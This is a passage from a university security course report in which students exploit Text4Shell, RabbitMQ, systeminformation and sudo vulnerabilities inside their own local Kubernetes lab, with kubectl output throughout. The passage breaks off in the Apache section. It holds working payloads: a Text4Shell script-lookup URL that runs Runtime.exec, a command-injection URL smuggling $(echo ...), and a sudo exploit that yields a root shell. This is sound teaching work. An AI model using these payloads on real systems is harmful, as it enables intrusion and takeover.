Kubernetes Attack Scenarios Report

CENG489-Introduction to Computer Security
Pelin Angın, Yiğit Sever

Prepared by:

Group F
Mustafa Bera Türk, 2448959
Kutay Özman, ...
Middle East Technical University

Date:

May 12, 2024

Contents

1 Text4Shell Arbitrary Code Execution 4

1.1 CVE Description 4

1.2 Attack 4

2 DoS Attack to RabbitMQ in Robot Shop 6

2.1 CVE Description 6

2.2 Attack 6

3 Mitigating Command Injection in Node.JS System Information Library 9

3.1 CVE Description 9

3.2 Attack 9

4 Privilege Escalation to Sudo 10

4.1 CVE Description 10

4.2 Attack 10

5 Vulnerability in Apache HTTP Server 12

5.1 CVE Description 12

5.2 Attack 12

6 Spring4Shell RCE 13

6.1 CVE Description 13

6.2 Attack 13

7 Arbitrary Code Execution in xmlhttprequest Packages 15

7.1 CVE Description 15

7.2 Attack 15

8 Bypassing ACL 16

8.1 CVE Description 16

8.2 Attack 17

9 Information Disclosure Node-RED 18

9.1 CVE Description 18

9.2 Attack 19

10 Use-After-Free Vulnerability in Linux Kernel's Netfilter(Failed) 21

10.1 CVE Description 21

10.2 Attack 22

1 Text4Shell Arbitrary Code Execution


1.1 CVE Description

CVE: CVE-2022-42889 **link:** opencve
Description: CVE-2022-42889 involves a vulnerability in Apache Commons Text versions 1.5 through 1.9, where the library's variable interpolation feature can execute arbitrary code due to unsafe default lookups like ”script,” ”dns,” and ”url.” These defaults could lead to remote code execution or unintended server contacts if untrusted inputs are processed

1.2 Attack


We apply the PoC from karthikuj in Github: Github for PoC

1. First, we open a tunnel to publish the cluster externally.




```
kozman@kozman:~/Desktop$ minikube tunnel
[sudo] password for kozman:
Status:
        machine: minikube
        pid: 69369
        route: 10.96.0.0/12 -> 192.168.49.2
        minikube: Running
        services: [nodeapp-service, podtato-head-entry, text4shell-cve3, web]
    errors:
                minikube: no errors
                router: no errors
                loadbalancer emulator: no errors
```

2. Then we get the LoadBalancer kubernetes service for our app with its external IP, it is reachable from outside.



```
kozman@kozman:~/Desktop$ kubectl get svc
NAME                      TYPE           CLUSTER-IP       EXTERNAL-IP      PORT(S)          AGE
kubernetes                ClusterIP      10.96.0.1        <none>           443/TCP          2d1h
nodeapp-service           LoadBalancer   10.110.144.230   10.110.144.230   3000:31110/TCP   43h
podtato-head-entry        LoadBalancer   10.103.133.54    10.103.133.54    9000:32243/TCP   2d1h
podtato-head-hat          ClusterIP      10.99.3.226      <none>           9001/TCP         2d1h
podtato-head-left-arm     ClusterIP      10.105.166.6     <none>           9003/TCP         2d1h
podtato-head-right-arm    ClusterIP      10.108.12.88     <none>           9005/TCP         2d1h
podtato-head-right-leg    ClusterIP      10.103.128.225   <none>           9004/TCP         2d1h
text4shell-cve3           LoadBalancer   10.111.16.214    10.111.16.214    80:32181/TCP     20h
kozman@kozman:~/Desktop$
```


3. This is the app's first look when we open it with external IP



10.111.16.214/text4shell/attack?search=?asd


Search results for: ?asd

4. We are now in the bash of the text4shell cluster. And the temp doc has the following files.



```
kozman@kozman:~/Desktop$ kubectl exec -it text4shell-cve3-5fd5564d98-6p859 -- /bin/bash
bash-4.4#
```


5. This is our attack scenario. We can do RCE with the url.



```
10.111.16.214/text4shell/attack?search=%24{script%3Ajavascript%3Ajava.lang.Runtime.getRuntime().exec('touch %2Ftmp%2Fhck')}
```

Search results for: ${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/hck')}

6. We can see that, the temp doc has the hck file. The attack is successful.



```
bash-4.4# ls
foo                                    tomcat-docbase.8649631260759812577.8080
hsperfdata_root                        tomcat.7944802358562641749.8080
bash-4.4# ls
foo                                    tomcat-docbase.8649631260759812577.8080
hck                                    tomcat.7944802358562641749.8080
hsperfdata_root                        zoo
bash-4.4#
```

2 DoS Attack to RabbitMQ in Robot Shop

2.1 CVE Description


CVE: CVE-2023-46118 **link:** opencve

Description:CVE-2023-46118 is a vulnerability in RabbitMQ, a widely-used messaging and streaming platform. The vulnerability stems from the lack of a limit on the size of message bodies that can be sent via its HTTP API, which could potentially allow an attacker to overwhelm the system. If an authenticated user sends excessively large messages, it can lead to a denial of service (DoS) attack by causing the system to run out of memory and crash. This issue has been addressed in the updated RabbitMQ versions 3.11.24 and 3.12.7, which now include a limit on HTTP request body sizes to prevent such attacks.

2.2 Attack


We are not using any help from a known PoC for this cve, and tried to implement an attack from scratch. First deploy the robot-shop using helm chart, then attack to the RabbitMQ by implementing an attack using a python script which sends a large http body request to the robot-shop's RabbitMQ.

1. The deployment




```
bera@bera-huma:~/robot-shop/K8s/helm$ kubectl get pods -n robot-shop
NAME                           READY   STATUS    RESTARTS   AGE
cart-78dbff49b-wf8js           1/1     Running   0          8m27s
catalogue-7b4b777975-g8hg8     1/1     Running   0          8m28s
dispatch-7d4ff989d7-gf4bh      1/1     Running   0          8m28s
mongodb-b487b86b6-2fmt5        1/1     Running   0          8m28s
mysql-7c9bcd9464-rhvc8         1/1     Running   0          8m28s
payment-7474f4f69f-qv5wv       1/1     Running   0          8m28s
rabbitmq-7bc9649444-8w9mc      1/1     Running   0          8m28s
ratings-8c68dd6c5-mj6tv        1/1     Running   0          8m28s
redis-0                        1/1     Running   0          8m28s
shipping-5c899bdb6c-vpkhb      1/1     Running   0          8m28s
user-596968bd87-v72wn          1/1     Running   0          8m28s
web-6545b6c677-htcbn           1/1     Running   0          8m28s
bera@bera-huma:~/robot-shop/K8s/helm$
```

2. Services of robot-shop.




```
bera@bera-huma:~/robot-shop/K8s/helm$ kubectl get svc -n robot-shop
NAME         TYPE           CLUSTER-IP       EXTERNAL-IP   PORT(S)                          AGE
cart         ClusterIP      10.110.99.53     <none>        8080/TCP                         106s
catalogue    ClusterIP      10.111.107.86    <none>        8080/TCP                         106s
dispatch     ClusterIP      None             <none>        55555/TCP                        106s
mongodb      ClusterIP      10.98.37.64      <none>        27017/TCP                        106s
mysql        ClusterIP      10.106.34.243    <none>        3306/TCP                         106s
payment      ClusterIP      10.107.28.68     <none>        8080/TCP                         106s
rabbitmq     ClusterIP      10.99.180.139    <none>        5672/TCP,15672/TCP,4369/TCP      106s
ratings      ClusterIP      10.101.109.99    <none>        80/TCP                           106s
redis        ClusterIP      10.107.9.113     <none>        6379/TCP                         106s
shipping     ClusterIP      10.111.186.226   <none>        8080/TCP                         106s
user         ClusterIP      10.106.240.62    <none>        8080/TCP                         106s
web          LoadBalancer   10.96.93.103     <pending>     8080:31927/TCP                   106s
bera@bera-huma:~/robot-shop/K8s/helm$ minikube ip
```

3. We forward the port of RabbitMQ to send our request.




```
Forwarding from 127.0.0.1:15672 -> 15672
Forwarding from [::1]:15672 -> 15672
Handling connection for 15672
^Cbera@bera-huma:~/robot-shop/K8s/helm$ kubectl port-forward pod/rabbitmq-7bc9649444-8w9mc 15672:15672 -n robot-shop
Forwarding from 127.0.0.1:15672 -> 15672
Forwarding from [::1]:15672 -> 15672
Handling connection for 15672
^Cbera@bera-huma:~/robot-shop/K8s/helm$ kubectl port-forward pod/rabbitmq-7bc9649444-8w9mc 15672:15672 -n robot-shop
Forwarding from 127.0.0.1:15672 -> 15672
Forwarding from [::1]:15672 -> 15672
Handling connection for 15672
E0505 15:57:08.471431 1332846 portforward.go:409] an error occurred forwarding 15672 -> 15672: error forwarding port 15672 to pod 94733d7219588ead07f06aa819614a841102306bc0e7f4e813afaa4fd699d015, uid : exit stat
us 1: 2024/05/05 15:57:08 socat[57630] E write(5, 0x5ba81d4a4000, 8192): Connection reset by peer
Handling connection for 15672
```

4. Sent our request using the python script that we code for this purpose and it gets the out of memory error.



```
bera@bera-huma:~$ kubectl get pods -n robot-shop
NAME                           READY   STATUS      RESTARTS        AGE
cart-78dbff49b-wf8js           1/1     Running     4 (5m18s ago)   3h45m
catalogue-7b4b777975-g8hg8     1/1     Running     4 (5m18s ago)   3h45m
dispatch-7d4ff989d7-gf4bh      1/1     Running     5 (5m29s ago)   3h45m
mongodb-b487b86b6-2fmt5        1/1     Running     4 (5m29s ago)   3h45m
mysql-7c9bcd9464-rhvc8         1/1     Running     4 (5m25s ago)   3h45m
payment-7474f4f69f-qv5wv       1/1     Running     4 (5m18s ago)   3h45m
rabbitmq-7bc9649444-8w9mc      0/1     OOMKilled   8 (5m18s ago)   3h45m
ratings-8c68dd6c5-mj6tv        1/1     Running     4 (5m28s ago)   3h45m
redis-0                        1/1     Running     4 (5m29s ago)   3h45m
shipping-5c899bdb6c-vpkhb      0/1     Running     4 (5m28s ago)   3h45m
user-596968bd87-v72wn          1/1     Running     4 (5m18s ago)   3h45m
web-6545b6c677-htcbn           1/1     Running     12 (4m22s ago)  3h45m
bera@bera-huma:~$
```

5. The service is restarting every time we achieve this attack, so we implemented a continous attack to accomplish DoS.



```
bera@bera-huma:~$ kubectl get pods -n robot-shop
NAME                             READY   STATUS    RESTARTS         AGE
cart-78dbff49b-wf8js             1/1     Running   0                44m
catalogue-7b4b777975-g8hg8       1/1     Running   0                44m
dispatch-7d4ff989d7-gf4bh        1/1     Running   0                44m
mongodb-b487b86b6-2fmt5          1/1     Running   0                44m
mysql-7c9bcd9464-rhvc8           1/1     Running   0                44m
payment-7474f4f69f-qv5wv         1/1     Running   0                44m
rabbitmq-7bc9649444-8w9mc        1/1     Running   1 (2m47s ago)    44m
ratings-8c68dd6c5-mj6tv          1/1     Running   0                44m
redis-0                          1/1     Running   0                44m
shipping-5c899bdb6c-vpkhb        1/1     Running   0                44m
user-596968bd87-v72wn            1/1     Running   0                44m
web-6545b6c677-htcbn             1/1     Running   0                44m
```

3 Mitigating Command Injection in Node.JS System Information Library


3.1 CVE Description

CVE: CVE-2021-21315 **link:** opencve
Description: CVE-2021-21315 is a security flaw found in the ”systeminformation” library, which is used in Node.JS applications to gather system and hardware data. This vulnerability allows attackers to execute harmful commands on a system by manipulating certain functions within the library. The issue was resolved in version 5.3.1 of the library. As a temporary fix before updating, developers should ensure that only string inputs are accepted by vulnerable functions and that these inputs are carefully cleaned to prevent malicious commands from being executed.

3.2 Attack


We applied the PoC from ForbiddenGamer in Github: PoC Github

1. The deployment



```
kozman@kozman:~/kubeapps/CVE-2021-21315-PoC$ kubectl get svc
NAME                 TYPE           CLUSTER-IP       EXTERNAL-IP      PORT(S)          AGE
apache-pt-service    NodePort       10.108.242.78    <none>           80:31133/TCP     26h
kubernetes           ClusterIP      10.96.0.1        <none>           443/TCP          5d7h
nodeapp-service      LoadBalancer   10.110.144.230   10.110.144.230   3000:31110/TCP   5d1h
```


2. Attacking to the system using the flaw from http request.



```
192.168.49.2:31110/api/getServices?name[]=$(echo -e 'Hacked' > hckd.txt)
```

```
▼ 0:
    name:        "$(echo -e 'hacked' > hckd.txt)"
    running:     false
    startmode:   ""
    pids:        []
    pcpu:        0
    pmem:        0
```

3. We can see the file, our command has been successful.



```
See 'kubectl exec --help' for usage.
kozman@kozman:~/Ceng489-Kuberenetes-Attack-Scenarios/Scenario7$ kubectl exec nodeapp-deployment-78f67f8bd7-4vh6z -it /bin/bash
kubectl exec [POD] [COMMAND] is DEPRECATED and will be removed in a future version. Use kubectl exec [POD] -- [COMMAND] instead.
root@nodeapp-deployment-78f67f8bd7-4vh6z:/usr/src/app# ls
Dockerfile  hckd.txt  index.js  node_modules  package-lock.json  package.json
root@nodeapp-deployment-78f67f8bd7-4vh6z:/usr/src/app# 
```

4 Privilege Escalation to Sudo

4.1 CVE Description


CVE: CVE-2021-3156 **link:** opencve

Description: CVE-2021-3156 involves a vulnerability in versions of sudo before 1.9.5p2. It's an off-by-one error leading to a heap-based buffer overflow, allowing an attacker to escalate privileges to root. This can be triggered via "sudoedit -s" and a command-line argument ending with a single backslash.

4.2 Attack


We applied the PoC from CptGibbon in Github: PoC Github

1. The dockerfile




```
FROM ubuntu:20.04

ENV DEBIAN_FRONTEND=noninteractive

RUN apt-get update && apt-get -y install gcc make lsb-core sudo=1.8.31-1ubuntu1
RUN useradd -u 5000 poc && mkdir -p /home/exploit && chown -R poc:poc /home/exploit
```

2. We deployed the app to kubernetes using directly kubectl and here is the pod




```
kozman@kozman:~$ kubectl get pods
NAME                                  READY   STATUS    RESTARTS       AGE
nodeapp-deployment-78f67f8bd7-zrrrk   1/1     Running   2 (4m9s ago)   2d21h
text4shell-cve3-5fd5564d98-6p859      1/1     Running   2 (59m ago)    2d21h
ubuntu-cve4                           1/1     Running   0              3m51s
kozman@kozman:~$ |
```

3. We are now in the bash



```
kozman@kozman:~/kubeapps/4#/CVE-2021-3156$ kubectl run --rm -it ubuntu-cve4 --image=namzoyatuk/ubuntu-cve4 -- /bin/bash

If you don't see a command prompt, try pressing enter.

poc@ubuntu-cve4:/home/exploit$
poc@ubuntu-cve4:/home/exploit$
poc@ubuntu-cve4:/home/exploit$
poc@ubuntu-cve4:/home/exploit$ |
```

4. By carefully arranging data in memory (”heap Feng-Shui”) and using a specially crafted environment with certain variables, the exploit manipulates memory to trigger an overflow. This overflow is designed to overwrite critical data structures in sudo, enabling the attacker to escalate privileges to root, essentially gaining complete control over the affected system. This is accomplished through the use of specific command line arguments and environment variables that interact with the vulnerable sudo version’s memory management, leading to the execution of arbitrary code with root privileges.



```
poc@ubuntu-cve4:/home/exploit$ ls
Makefile  exploit  exploit.c  libnss_x  shellcode.c
poc@ubuntu-cve4:/home/exploit$
poc@ubuntu-cve4:/home/exploit$ ./exploit
# ls
Makefile  exploit  exploit.c  libnss_x  shellcode.c
#
```

5 Vulnerability in Apache HTTP Server

5.1 CVE Description


CVE:CVE-2021-41773 **link:** opencve

Description: CVE-2021-41773 is a security flaw identified in Apache HTTP Server version 2.4.49, linked to improper path normalization. This vulnerability allows attackers to perform a path traversal attack, potentially mapping URLs to access files outside the intended directories unless protected by default configurations. If CGI scripts are enabled on these paths, attackers could execute remote code. This security issue, which has been exploited in the wild, was inadequately resolved in the subsequent Apache release.


5.2 Attack

The image namzoyatuk/httpd-cve5 built by Dockerfile provided in the PoC Github

1. We can see the pod and service are up and running




```
